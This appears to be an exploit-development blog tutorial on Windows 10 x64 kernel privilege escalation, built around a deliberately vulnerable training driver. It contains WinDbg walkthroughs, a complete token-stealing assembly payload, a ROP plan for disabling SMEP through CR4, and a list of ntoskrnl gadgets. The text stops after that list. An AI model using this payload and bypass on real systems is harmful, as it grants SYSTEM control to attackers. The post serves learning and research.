Exploit Development: Panic! At The Kernel - Token Stealing Payloads Revisited on Windows 10 x64 and Bypassing SMEP

27 minute read

Introduction

Same ol' story with this blog post- I am continuing to expand my research/overall knowledge on Windows kernel exploitation, in addition to garnering more experience with exploit development in general. Previously I have talked about a (https://connormcgarr.github.io/Part-2-Kernel-Exploitation/) couple (https://connormcgarr.github.io/Part-1-Kernel-Exploitation/) of vulnerability classes on Windows 7 x86, which is an OS with minimal protections. With this post, I wanted to take a deeper dive into token stealing payloads, which I have previously talked about on x86, and see what differences the x64 architecture may have. In addition, I wanted to try to do a better job of explaining how these payloads work. This post and research also aims to get myself more familiar with the x64 architecture, which is a far more common in 2020, and understand protections such as Supervisor Mode Execution Prevention (SMEP).

Gimme Dem Tokens!

As apart of Windows, there is something known as the SYSTEM process. The SYSTEM process, PID of 4, houses the majority of kernel mode system threads. The threads stored in the SYSTEM process, only run in context of kernel mode. Recall that a process is a "container", of sorts, for threads. A thread is the actual item within a process that performs the execution of code. You may be asking "How does this help us?" Especially, if you did not see my last post. In Windows, each process object, known as `_EPROCESS`, has something known as an access token (https://docs.microsoft.com/en-us/windows/win32/secauthz/access-tokens). Recall that an object is a dynamically created (configured at runtime) structure. Continuing on, this access token determines the security context of a process or a thread. Since the SYSTEM process houses execution of kernel mode code, it will need to run in a security context that allows it to access the kernel. This would require system or administrative privilege. This is why our goal will be to identify the access token value of the SYSTEM process and copy it to a process that we control, or the process we are using to exploit the system. From there, we can spawn `cmd.exe` from the now privileged process, which will grant us `NT AUTHORITY\SYSTEM` privileged code execution.

Identifying the SYSTEM Process Access Token

We will use Windows 10 x64 to outline this overall process. First, boot up WinDbg on your debugger machine and start a kernel debugging session with your debugee machine (see my post (https://connormcgarr.github.io/Part-1-Kernel-Exploitation/) on setting up a debugging enviornment). In addition, I noticed on Windows 10, I had to execute the following command on my debugger machine after completing the `bcdedit.exe` commands from my previous post: `bcdedit.exe /dbgsettings serial debugport:1 baudrate:115200`)

Once that is setup, execute the following command, to dump the active processes:

```
!process 0 0
```

```
0: kd> !process 0 0
**** NT ACTIVE PROCESS DUMP ****
PROCESS ffffe60284651040
    SessionId: none  Cid: 0004    Peb: 00000000  ParentCid: 0000
    DirBase: 001ab000  ObjectTable: ffff890391201280  HandleCount: 1728.
    Image: System

PROCESS ffffe602989677c0
    SessionId: none  Cid: 012c    Peb: 26d66b9000  ParentCid: 0004
    DirBase: 2d983000  ObjectTable: ffff890391948040  HandleCount:  52.
    Image: smss.exe

PROCESS ffffe602862097c0
    SessionId: 0  Cid: 0184    Peb: e63eeb6000  ParentCid: 0170
    DirBase: 16500000  ObjectTable: ffff890391c1d040  HandleCount: 366.
    Image: csrss.exe

PROCESS ffffe60286332080
    SessionId: 1  Cid: 01cc    Peb: a31864000  ParentCid: 012c
    DirBase: 161c5000  ObjectTable: 00000000  HandleCount:   0.
    Image: smss.exe
```

This returns a few fields of each process. We are most interested in the “process address”, which has been outlined in the image above at address `0xffffe60284651040` . This is the address of the `_EPROCESS` structure for a specified process (the SYSTEM process in this case). After enumerating the process address, we can enumerate much more detailed information about process using the `_EPROCESS` structure.

```
dt nt!_EPROCESS <Process address>
```

```
0: kd> dt nt!_EPROCESS ffffe60284651040
   +0x000 Pcb              : _KPROCESS
   +0x2d8 ProcessLock      : _EX_PUSH_LOCK
   +0x2e0 UniqueProcessId  : 0x00000000`00000004 Void
   +0x2e8 ActiveProcessLinks : _LIST_ENTRY [ 0xffffe602`98967aa8 - 0xfffff800`31d60000 ]
   +0x2f8 RundownProtect   : _EX_RUNDOWN_REF
   +0x300 Flags2           : 0x202d000
   +0x300 JobNotReallyActive : 0y0
   +0x300 AccountingFolded : 0y0
   +0x300 NewProcessReported : 0y0
   +0x300 ExitProcessReported : 0y0
   +0x300 ReportCommitChanges : 0y0
   +0x300 LastReportMemory : 0y0
   +0x300 ForceWakeCharge  : 0y0
   +0x300 CrossSessionCreate : 0y0
   +0x300 NeedsHandleRundown : 0y0
   +0x300 RefTraceEnabled  : 0y0
   +0x300 DisableDynamicCode : 0y0
   +0x300 EmptyJobEvaluated : 0y0
   +0x300 DefaultPagePriority : 0y101
   +0x300 PrimaryTokenFrozen : 0y1
   +0x300 ProcessVerifierTarget : 0y0
   +0x300 StackRandomizationDisabled : 0y1
   +0x300 AffinityPermanent : 0y0
   +0x300 AffinityUpdateEnable : 0y0
   +0x300 PropagateNode    : 0y0
   +0x300 ExplicitAffinity : 0y0
   +0x300 ProcessExecutionState : 0y00
   +0x300 DisallowStrippedImages : 0y0
   +0x300 HighEntropyASLREnabled : 0y1
```

`dt` will display information about various variables, data types, etc. As you can see from the image above, various data types of the SYSTEM process's `_EPROCESS` structure have been displayed. If you continue down the `kd` window in WinDbg, you will see the `Token` field, at an offset of `_EPROCESS + 0x358`.

```
+0x350 ExceptionPortValue : 0
+0x350 ExceptionPortState : 0y000
+0x358 Token              : _EX_FAST_REF
+0x360 MmReserved         : 0
+0x368 AddressCreationLock : _EX_PUSH_LOCK
+0x370 PageTableCommitmentLock : _EX_PUSH_LOCK
+0x378 RotateInProgress : (null)
+0x380 ForkInProgress   : (null)
```

What does this mean? That means for each process on Windows, the access token is located at an offset of 0x358 from the process address. We will for sure be using this information later. Before moving on, however, let's take a look at how a `Token` is stored.

As you can see from the above image, there is something called `_EX_FAST_REF`, or an Executive Fast Reference union. The difference between a union and a structure, is that a union stores data types at the same memory location (notice there is no difference in the offset of the various fields to the base of an `_EX_FAST_REF` union as shown in the image below. All of them are at an offset of 0x000). This is what the access token of a process is stored in. Let's take a closer look.

```
dt nt!_EX_FAST_REF
```

```
0: kd> dt nt!_EX_FAST_REF
   +0x000 Object           : Ptr64 Void
   +0x000 RefCnt           : Pos 0, 4 Bits
   +0x000 Value            : Uint8B
```

Take a look at the `RefCnt` element. This is a value, appended to the access token, that keeps track of references of the access token. On x86, this is 3 bits. On x64 (which is our current architecture) this is 4 bits, as shown above. We want to clear these bits out, using bitwise AND. That way, we just extract the actual value of the `Token`, and not other unnecessary metadata.

To extract the value of the token, we simply need to view the `_EX_FAST_REF` union of the SYSTEM process at an offset of 0x358 (which is where our token resides). From there, we can figure out how to go about clearing out `RefCnt`.

```
dt nt!_EX_FAST_REF <Process address>+0x358
```

```
0: kd> dt nt!_EX_FAST_REF ffffe60284651040+0x358
   +0x000 Object           : 0xffff8903`91216997 Void
   +0x000 RefCnt           : 0y0111
   +0x000 Value            : 0xffff8903`91216997
```

As you can see, `RefCnt` is equal to 0y0111. 0y denotes a binary value. So this means `RefCnt` in this instance equals 7 in decimal.

So, let's use bitwise AND to try to clear out those last few bits.

```
? TOKEN & 0xf
```


```
0: kd> ? 0xffff8903`91216997 & 0xf
Evaluate expression: 7 = 00000000`00000007
```

As you can see, the result is 7. This is not the value we want- it is actually the inverse of it. Logic tells us, we should take the inverse of 0xf, -0xf.

```
0: kd> ? 0xffff8903`91216997 & -0xf
Evaluate expression: -130826563917423 = ffff8903`91216991
```

So- we have finally extracted the value of the raw access token. At this point, let's see what happens when we copy this token to a normal `cmd.exe` session.

Openenig a new `cmd.exe` process on the debuggee machine:



After spawning a `cmd.exe` process on the debuggee, let's identify the process address in the debugger.


```
!process 0 0 cmd.exe
```

```
1: kd> !process 0 0 cmd.exe
PROCESS ffffe6028694d580
    SessionId: 1  Cid: 1904    Peb: 7479866000  ParentCid: 09b0
    DirBase: 61c23000  ObjectTable: ffff890399ce2e40  HandleCount:  41.
    Image: cmd.exe
```

As you can see, the process address for our `cmd.exe` process is located at `0xffffe6028694d580`. We also know, based on our research earlier, that the `Token` of a process is located at an offset of 0x358 from the process address. Let's Use WinDbg to overwrite the `cmd.exe` access token with the access token of the SYSTEM process.

```
1: kd> eq ffffe6028694d580+0x358 ffff8903`91216991
```

Now, let's take a look back at our previous `cmd.exe` process.



As you can see, `cmd.exe` has become a privileged process! Now the only question remains- how do we do this dynamically with a piece of shellcode?

Assembly? Who Needs It. I Will Never Need To Know That- It's iRrElEvAnT

'Nuff said.

Anyways, let's develop an assembly program that can dynamically perform the above tasks in x64.

So let's start with this logic- instead of spawning a `cmd.exe` process and then copying the SYSTEM process access token to it- why don't we just copy the access token to the current process when exploitation occurs? The current process during exploitation should be the process that triggers the vulnerability (the process where the exploit code is ran from). From there, we could spawn `cmd.exe` from (and in context) of our current process after our exploit has finished. That `cmd.exe` process would then have administrative privilege.

Before we can get there though, let's look into how we can obtain information about the current process.

If you use the Microsoft Docs (formerly known as MSDN) to look into process data structures you will come across this (https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/eprocess) article. This article states there is a Windows API function that can identify the current process and return a pointer to it! `PsGetCurrentProcessId()` is that function. This Windows API function identifies the current thread and then returns a pointer to the process in which that thread is found. This is identical to `IoGetCurrentProcess()`. However, Microsoft recommends users invoke `PsGetCurrentProgress()` instead. Let's unassemble that function in WinDbg.

```
uf nt!PsGetCurrentProcess
```

```
1: kd> uf nt!PsGetCurrentProcess
nt!PsGetCurrentProcess:
fffff800`31b0c6e0 65488b042588010000 mov   rax,qword ptr gs:[188h]
fffff800`31b0c6e9 488b80b8000000  mov     rax,qword ptr [rax+0B8h]
fffff800`31b0c6f0 c3              ret
```

Let's take a look at the first instruction `mov rax, qword ptr gs:[188h]`. As you can see, the GS segment register is in use here. This register points to a data segment, used to access different types of data structures. If you take a closer look at this segment, at an offset of 0x188 bytes, you will see `KiInitialThread`. This is a pointer to the `_KTHREAD` entry in the current threads `_ETHREAD` structure. As a point of contention, know that `_KTHREAD` is the first entry in `_ETHREAD` structure. The `_ETHREAD` structure is the thread object for a thread (similar to how `_EPROCESS` is the process object for a process) and will display more granular information about a thread. `nt!KiInitialThread` is the address of that `_ETHREAD` structure. Let's take a closer look.

```
dqs gs:[188h]
```

```
1: kd> dqs gs:[188h]
002b:00000000`00000188  ffffd500`e0c0cc00
002b:00000000`00000190  ffffe602`864ce7c0
002b:00000000`00000198  ffffd500`e0c0cc00
002b:00000000`000001a0  00000001`01000001
002b:00000000`000001a8  ffffd500`e0c2ec10
002b:00000000`000001b0  00000000`00000000
002b:00000000`000001b8  fffff800`30de1991
002b:00000000`000001c0  00000d50`5e030106
002b:00000000`000001c8  00000000`00000000
002b:00000000`000001d0  00000000`00000000
002b:00000000`000001d8  ffffd500`e0c001d8
002b:00000000`000001e0  ffffd500`e0c001d8
002b:00000000`000001e8  00000000`00000000
002b:00000000`000001f0  00000000`00000000
002b:00000000`000001f8  00000000`00000000
002b:00000000`00000200  00000000`00000000
```

This shows the GS segment register, at an offset of 0x188, holds an address of `0xffffd500e0c0cc00` (different on your machine because of ASLR/KASLR). This should be the `nt!KiInitialThread`, or the `_ETHREAD` structure for the current thread. Let's verify this with WinDbg.

```
!thread -p
```

```
1: kd> !thread -p
PROCESS ffffe60284651040
    SessionId: none  Cid: 0004    Peb: 00000000  ParentCid: 0000
    DirBase: 001ab000  ObjectTable: ffff890391201280  HandleCount: 1694.
    Image: System

THREAD ffffd500e0c0cc00  Cid 0000.0000  Teb: 0000000000000000 Win32Thread: 0000000000000000 RUNNING on processor 1
Not impersonating
DeviceMap                 ffff8903912164c0
Owning Process            fffff80031e119c0       Image:         Idle
Attached Process          ffffe60284651040       Image:         System
Wait Start TickCount      0                      Ticks: 1560004 (0:06:46:15.062)
Context Switch Count      2823555                IdealProcessor: 1
UserTime                  00:00:00.000
KernelTime                06:31:35.265
Win32 Start Address nt!KiIdleLoop (0xfffff80031b89020)
Stack Init ffffd500e0c2ec10 Current ffffd500e0c2eba0
Base ffffd500e0c2f000 Limit ffffd500e0c28000 Call 0000000000000000
```

As you can see, we have verified that `nt!KiInitialThread` represents the address of the current thread.

Recall what was mentioned about threads and processes earlier. Threads are the part of a process that actually perform execution of code (for our purposes, these are kernel threads). Now that we have identified the current thread, let's identify the process associated with that thread (which would be the current process). Let's go back to the image above where we unassembled the `PsGetCurrentProcess()` function.

```
mov rax, qword ptr [rax,0B8h]
```

RAX alread contains the value of the GS segment register at an offset of 0x188 (which contains the current thread). The above assembly instruction will move the value of `nt!KiInitialThread + 0xB8` into RAX. Logic tells us this has to be the location of our current process, as the only instruction left in the `PsGetCurrentProcess()` routine is a `ret`. Let's investigate this further.

Since we believe this is going to be our current process, let's view this data in an `_EPROCESS` structure.

```
dt nt!_EPROCESS poi(nt!KiInitialThread+0xb8)
```

```
1: kd> dt nt!_EPROCESS poi(ffffd500e0c0cc00+0xb8)
   +0x000 Pcb              : _KPROCESS
   +0x2d8 ProcessLock      : _EX_PUSH_LOCK
   +0x2e0 UniqueProcessId  : 0x00000000`00000004 Void
   +0x2e8 ActiveProcessLinks : _LIST_ENTRY [ 0xffffe602`98967aa8 - 0xfffff800`31d60000 ]
   +0x2f8 RundownProtect   : _EX_RUNDOWN_REF
   +0x300 Flags2           : 0x202d000
   +0x300 JobNotReallyActive : 0y0
   +0x300 AccountingFolded : 0y0
   +0x300 NewProcessReported : 0y0
   +0x300 ExitProcessReported : 0y0
   +0x300 ReportCommitChanges : 0y0
   +0x300 LastReportMemory : 0y0
   +0x300 ForceWakeCharge  : 0y0
   +0x300 CrossSessionCreate : 0y0
   +0x300 NeedsHandleRundown : 0y0
   +0x300 RefTraceEnabled  : 0y0
   +0x300 DisableDynamicCode : 0y0
   +0x300 EmptyJobEvaluated : 0y0
   +0x300 DefaultPagePriority : 0y101
   +0x300 PrimaryTokenFrozen : 0y1
   +0x300 ProcessVerifierTarget : 0y0
   +0x300 StackRandomizationDisabled : 0y1
   +0x300 AffinityPermanent : 0y0
   +0x300 AffinityUpdateEnable : 0y0
   +0x300 PropagateNode    : 0y0
   +0x300 ExplicitAffinity : 0y0
   +0x300 ProcessExecutionState : 0y00
```

First, a little WinDbg kung-fu. `poi` essentially dereferences a pointer, which means obtaining the value a pointer points to.

And as you can see, we have found where our current proccess is! The PID for the current process at this time is the SYSTEM process (PID = 4). This is subject to change dependent on what is executing, etc. But, it is very important we are able to identify the current process.

Let's start building out an assembly program that tracks what we are doing.

```
; Windows 10 x64 Token Stealing Payload
; Author: Connor McGarr

[BITS 64]

_start:
        mov rax, [gs:0x188]                ; Current thread (_KTHREAD)
        mov rax, [rax + 0xb8]              ; Current process (_EPROCESS)
        mov rbx, rax                       ; Copy current process (_EPROCESS) to rbx
```

Notice that I copied the current process, stored in RAX, into RBX as well. You will see why this is needed here shortly.

Take Me For A Loop!

Let's take a look at a few more elements of the `_EPROCESS` structure.

```
dt nt!_EPROCESS
```

```
1: kd> dt nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x2d8 ProcessLock      : _EX_PUSH_LOCK
   +0x2e0 UniqueProcessId  : Ptr64 Void
   +0x2e8 ActiveProcessLinks : _LIST_ENTRY
```

Let's take a look at the data structure of `ActiveProcessLinks`, `_LIST_ENTRY`

```
dt nt!_LIST_ENTRY
```

```
1: kd> dt nt!_LIST_ENTRY
   +0x000 Flink            : Ptr64 _LIST_ENTRY
   +0x008 Blink            : Ptr64 _LIST_ENTRY
```

`ActiveProcessLinks` is what keeps track of the list of current processes. How does it keep track of these processes you may be wondering? Its data structure is `_LIST_ENTRY`, a doubly linked list. This means that each element in the linked list not only points to the next element, but it also points to the previous one. Essentially, the elements point in each direction. As mentioned earlier and just as a point of reiteration, this linked list is responsible for keeping track of all active processes.

There are two elements of `_EPROCESS` we need to keep track of. The first element, located at an offset of 0x2e0 on Windows 10 x64, is `UniqueProcessId`. This is the PID of the process. The other element is `ActiveProcessLinks`, which is located at an offset 0x2e8.

So essentially what we can do in x64 assembly, is locate the current process from the aforementioned method of `PsGetCurrentProcess()`. From there, we can iterate and loop through the `_EPROCESS` structure's `ActiveLinkProcess` element (which keeps track of every process via a doubly linked list). After reading in the current `ActiveProcessLinks` element, we can compare the current `UniqueProcessId` (PID) to the constant 4, which is the PID of the SYSTEM process. Let's continue our already started assembly program.

```
; Windows 10 x64 Token Stealing Payload
; Author: Connor McGarr

[BITS 64]

_start:
        mov rax, [gs:0x188]             ; Current thread (_KTHREAD)
        mov rax, [rax + 0xb8]           ; Current process (_EPROCESS)
        mov rbx, rax                    ; Copy current process (_EPROCESS) to rbx

__loop:
        mov rbx, [rbx + 0x2e8]          ; ActiveProcessLinks
        sub rbx, 0x2e8                  ; Go back to current process (_EPROCESS)
        mov rcx, [rbx + 0x2e0]          ; UniqueProcessId (PID)
        cmp rcx, 4                      ; Compare PID to SYSTEM PID
        jnz __loop                      ; Loop until SYSTEM PID is found
```

Once the SYSTEM process's `_EPROCESS` structure has been found, we can now go ahead and retrieve the token and copy it to our current process. This will unleash God mode on our current process. God, please have mercy on the soul of our poor little process.

Once we have found the SYSTEM process, remember that the `Token` element is located at an offset of 0x358 to the `_EPROCESS` structure of the process.

Let's finish out the rest of our token stealing payload for Windows 10 x64.


```
; Windows 10 x64 Token Stealing Payload
; Author: Connor McGarr

[BITS 64]

_start:
        mov rax, [gs:0x188]             ; Current thread (_KTHREAD)
        mov rax, [rax + 0xb8]           ; Current process (_EPROCESS)
        mov rbx, rax                    ; Copy current process (_EPROCESS) to rbx
__loop:
        mov rbx, [rbx + 0x2e8]          ; ActiveProcessLinks
        sub rbx, 0x2e8                  ; Go back to current process (_EPROCESS)
        mov rcx, [rbx + 0x2e0]          ; UniqueProcessId (PID)
        cmp rcx, 4                      ; Compare PID to SYSTEM PID
        jnz __loop                      ; Loop until SYSTEM PID is found

        mov rcx, [rbx + 0x358]          ; SYSTEM token is @ offset _EPROCESS + 0x358
        and cl, 0xf0                    ; Clear out _EX_FAST_REF RefCnt
        mov [rax + 0x358], rcx          ; Copy SYSTEM token to current process

        xor rax, rax                    ; set NTSTATUS SUCCESS
        ret                             ; Done!
```

Notice our use of bitwise AND. We are clearing out the last 4 bits of the RCX register, via the CL register. If you have read my post (https://connormcgarr.github.io/WS32_recv()-Reuse/) about a socket reuse exploit, you will know I talk about using the lower byte registers of the x86 or x64 registers (RCX, ECX, CX, CH, CL, etc). The last 4 bits we need to clear out , in an x64 architecture, are located in the low or `L` 8-bit register (`CL` , `AL` , `BL` , etc).

As you can see also, we ended our shellcode by using bitwise XOR to clear out RAX. NTSTATUS uses RAX as the regsiter for the error code. NTSTATUS, when a value of 0 is returned, means the operations successfully performed.

Before we go ahead and show off our payload, let's develop an exploit that outlines bypassing SMEP. We will use a stack overflow as an example, in the kernel, to outline using ROP (https://connormcgarr.github.io/ROP/) to bypass SMEP.

SMEP Says Hello



What is SMEP? SMEP, or Supervisor Mode Execution Prevention, is a protection that was first implemented in Windows 8 (in context of Windows). When we talk about executing code for a kernel exploit, the most common technique is to allocate the shellcode in user mode and the call it from the kernel. This means the user mode code will be called in context of the kernel, giving us the applicable permissions to obtain SYSTEM privileges.

SMEP is a prevention that does not allow us execute code stored in a ring 3 page from ring 0 (executing code from a higher ring in general). This means we cannot execute user mode code from kernel mode. In order to bypass SMEP, let's understand how it is implemented.

The SMEP policy is enforced via the CR4 register. According to Intel (https://software.intel.com/sites/default/files/managed/39/c5/325462-sdm-vol-1-2abcd-3abcd.pdf), the CR4 register is a control register. Each bit in this register is responsible for various features being enabled on the OS. The 20th bit of the CR4 register is responsible for SMEP being enabled. If the 20th bit of the CR4 register is set to 1, SMEP is enabled. When the bit is set to 0, SMEP is disabled. Let's take a look at the CR4 register on Windows with SMEP enabled in normal hexadecimal format, as well as binary (so we can really see where that 20th bit resides).

```
r cr4
```

```
1: kd> r cr4
cr4=00000000001506f8
```

The CR4 register has a value of 0x00000000001506f8 in hexadecimal. Let's view that in binary, so we can see where the 20th bit resides.

```
.formats cr4
```

```
1: kd> .formats cr4
Evaluate expression:
  Hex:     00000000`001506f8
  Decimal: 1378040
  Octal:   0000000000000005203370
  Binary:  00000000 00000000 00000000 00000000 00000000 00010101 00000110 11111000
  Chars:   ........
  Time:    Fri Jan 16 16:47:20 1970
  Float:   low 1.93105e-039 high 0
  Double:  6.80842e-318
```

As you can see, the 20th bit is outlined in the image above (counting from the right). Let's use the `.formats` command again to see what the value in the CR4 register needs to be, in order to bypass SMEP.

```
0: kd> .formats 0y0000000000000000000000000000000000000000000000010101000011011111000
Evaluate expression:
  Hex:     00000000`000506f8
  Decimal: 329464
  Octal:   0000000000000001203370
  Binary:  00000000 00000000 00000000 00000000 00000000 00000101 00000110 11111000
  Chars:   ........
  Time:    Sun Jan  4 13:31:04 1970
  Float:   low 4.61677e-040 high 0
  Double:  1.62777e-318
```

As you can see from the above image, when the 20th bit of the CR4 register is flipped, the hexadecimal value would be 0x0000000000506f8.

This post will cover how to bypass SMEP via ROP using the above information. Before we do, let's talk a bit more about SMEP implementation and other potential bypasses.

SMEP is also implemented via the page table entry (PTE) of a memory page through the form of "flags". Recall that a page table is what contains information about which part of physical memory maps to virtual memory. The PTE for a memory page has various flags that are associated with it. Two of those flags are `u`, for user mode or `s`, for supervisor mode (kernel mode). This flag is checked when said memory is accessed by the memory management unit (MMU). Before we move on, lets talk about CPU modes for a second. Ring 3 is responsible for user mode application code. Ring 0 is responsible for operating system level code (kernel mode). The CPU can transition its current privilege level (CPL) based on what is executing. I will not get into the lower level details of `syscalls`, `sysrets`, or other various routines that occur when the CPU changes the CPL. This is also not a blog on how paging works. If you are interested in learning more, I ***HIGHLY*** suggest the book *What Makes It Page: The Windows 7 (x64) Virtual Memory Manager* (https://www.amazon.com/What-Makes-Page-Windows-Virtual/dp/1479114294) by Enrico Martignetti. Although this is specific to Windows 7, I believe these same concepts apply today. I give this background information, because SMEP bypassses could potentially abuse this functionality.

Why bring this up? Athough we will be outlining a SMEP bypass via ROP, let's consider another scenario. Let's say we have an arbitrary read and write primitive. Put aside the fact that PTEs are randomized for now. What if you had a read primitive to know where the PTE for the memory page of your shellcode was? Another potential (and interesting) way to bypass SMEP would be not to "disable SMEP" at all. Let's think outside the box! Instead of "going to the mountain"- why not "bring the mountain to us"? We could potentially use our read primitive to locate our user mode shellcode page, and then use our write primitive to overwrite the PTE for our shellcode and flip the `U` (usermode) flag into an `S` (supervisor mode) flag! That way, when that particular address is executed although it is a "user mode address", it is still executed because now the permissions of that page are that of a kernel mode page.

Although page table entries are randomized now, this (https://www.blackhat.com/docs/us-17/wednesday/us-17-Schenk-Taking-Windows-10-Kernel-Exploitation-To-The-Next-Level%E2%80%93Leveraging-Write-What-Where-Vulnerabilities-In-Creators-Update.pdf) presentation by Morten Schenk of Offensive Security talks about derandomizing page table entries.

Morten explains the steps as the following, if you are too lazy to read his work:

1. Obtain read/write primitive
2. Leak ntoskrnl.exe (kernel base)
3. Locate `MiGetPteAddress()` (can be done dynamically instead of static offsets)
4. Use PTE base to obtain PTE of any memory page
5. Change bit (whether it is copying shellcode to page and flipping NX bit or flipping `U/S` bit of a user mode page)

Again, I will not be covering this method of bypassing SMEP until I have done more research on memory paging in Windows. See the end of this blog for my thoughts on other SMEP bypasses going forward.

SMEP Says Goodbye

Let's use the an overflow (https://github.com/hacksysteam/HackSysExtremeVulnerableDriver) to outline bypasssing SMEP with ROP. ROP assumes we have control over the stack (as each ROP gadget returns back to the stack). Since SMEP is enabled, our ROP gagdets will need to come from kernel mode pages. Since we are assuming medium integrity (https://docs.microsoft.com/en-us/previous-versions/dotnet/articles/bb625957(v=msdn.10)?redirectedfrom=MSDN) here, we can call `EnumDeviceDrivers()` to obtain the kernel base- which bypasses KASLR.

Essentially, here is how our ROP chain will work

```
------------------
pop <reg> ; ret
------------------
VALUE_WANTED_IN_CR4 (0x506f8) - This can be our own user supplied value.
------------------
mov cr4, <reg> ; ret
------------------
User mode payload address
------------------
```

Let's go hunting for these ROP gadgets. (**NOTE - ALL OFFSETS TO ROP GADGETS WILL VARY DEPENDING ON OS, PATCH LEVEL, ETC**.) Remember, these ROP gadgets need to be kernel mode addresses. We will use rp++ (https://github.com/0vercl0k/rp) to enumerate rop gadgets in `ntoskrnl.exe`. If you take a look at my post (https://connormcgarr.github.io/ROP/) about ROP, you will see how to use this tool.

Let's figure out a way to control the contents of the CR4 register. Although we won't probably won't be able to directly manipulate the contents of the register directly, perhaps we can move the contents of a register that we can control into the CR4 register. Recall that a `pop <reg>` operation will take the contents of the next item on the stack, and store it in the register following the `pop` operation. Let's keep this in mind.

Using rp++, we have found a nice ROP gadget in `ntoskrnl.exe`, that allows us to store the contents of CR4 in the `ecx` register (the "second" 32-bits of the RCX register.)

```
0x1401fe10b: mov cr3, eax ; ret  ;  (1 found)
0x140402e88: mov cr4, eax ; mov cr4, ecx ; add rsp, 0x28 ; ret  ;  (1 found)
0x1407ea80c: mov cr4, eax ; mov cr4, ecx ; add rsp, 0x28 ; ret  ;  (1 found)
0x14010854f: mov cr4, eax ; mov cr4, ecx ; ret  ;  (1 found)
0x1401e818b: mov cr4, eax ; mov cr4, ecx ; ret  ;  (1 found)
0x1401fe101: mov cr4, eax ; mov cr4, ecx ; ret  ;  (1 found)
0x140402e8b: mov cr4, ecx ; add rsp, 0x28 ; ret  ;  (1 found)
0x1407ea80f: mov cr4, ecx ; add rsp, 0x28 ; ret  ;  (1 found)
0x1407ee031: mov cr4, ecx ; mov rbx, qword [rsp+0x30] ; mov rsi, qword [rsp+0x38] ; add rsp, 0x20 ; pop rdi ; ret  ;  (1 found)
0x140108552: mov cr4, ecx ; ret  ;  (1 found)
```

